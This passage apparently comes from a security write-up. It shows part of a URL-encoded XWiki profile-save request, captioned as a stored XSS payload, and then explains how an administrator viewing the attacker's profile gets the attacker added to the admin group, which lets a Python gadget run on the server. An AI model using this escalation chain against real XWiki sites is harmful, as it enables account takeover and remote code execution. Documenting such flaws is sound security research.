   ng%3D%22en%22%3E%3Cbody%3E%3C%2Fbody%3E%3C%2Fhtml%3E&XWiki.XWikiUsers_0_blog=&XWiki.XWikiUsers_0_blogfeed=&
   XWiki.XWikiUsers_0_displayHiddenDocuments=&XWiki.XWikiUsers_0_accessibility=&XWiki.XWikiUsers_0_timezone=&
   XWiki.XWikiUsers_0_editor=&XWiki.XWikiUsers_0_usertype=&XWiki.XWikiUsers_0_extensionConflictSetup=&
   notificationFilterTypeSelector=inclusive&notificationFilterNotificationFormatSelector=alert&
   notificationFilterNotificationFormatSelector=email&Dashboard.UserDashboardPreferencesClass_0_displayOnMainPage
   =0&category=profile&xcontinue=%2Fxwiki%2Fbin%2Fedit%2FXWiki%2Fhacker%3Feditor%3Dinline%26category%3Dprofile&
   form_token=YlqxqfC1xRVg0XaiXYtpxQ&x-maximized=&xredirect=
   %2Fxwiki%2Fbin%2Fview%2FXWiki%2Fhacker%3Fcategory%3Dprofile&xnotification=&template=&language=en&action_save=
   Save+%26+View&xaction=save&xaction=saveandcontinue&xaction=preview&xaction=cancel&xeditaction=edit&
   previousVersion=37.1&isNew=false&editingVersionDate=1648414834180&comment=&ajax=true
```

Figure 17. Entering a malicious payload based on an stored XSS (part 2)

After the administrator viewed the attacker's profile, an exploit was executed that added him to the Xwikiadmingroup group (see the figure 18).

Now the previously created gadget with python code will be executed on the server and return the result.




Figure 18. Executing an exploit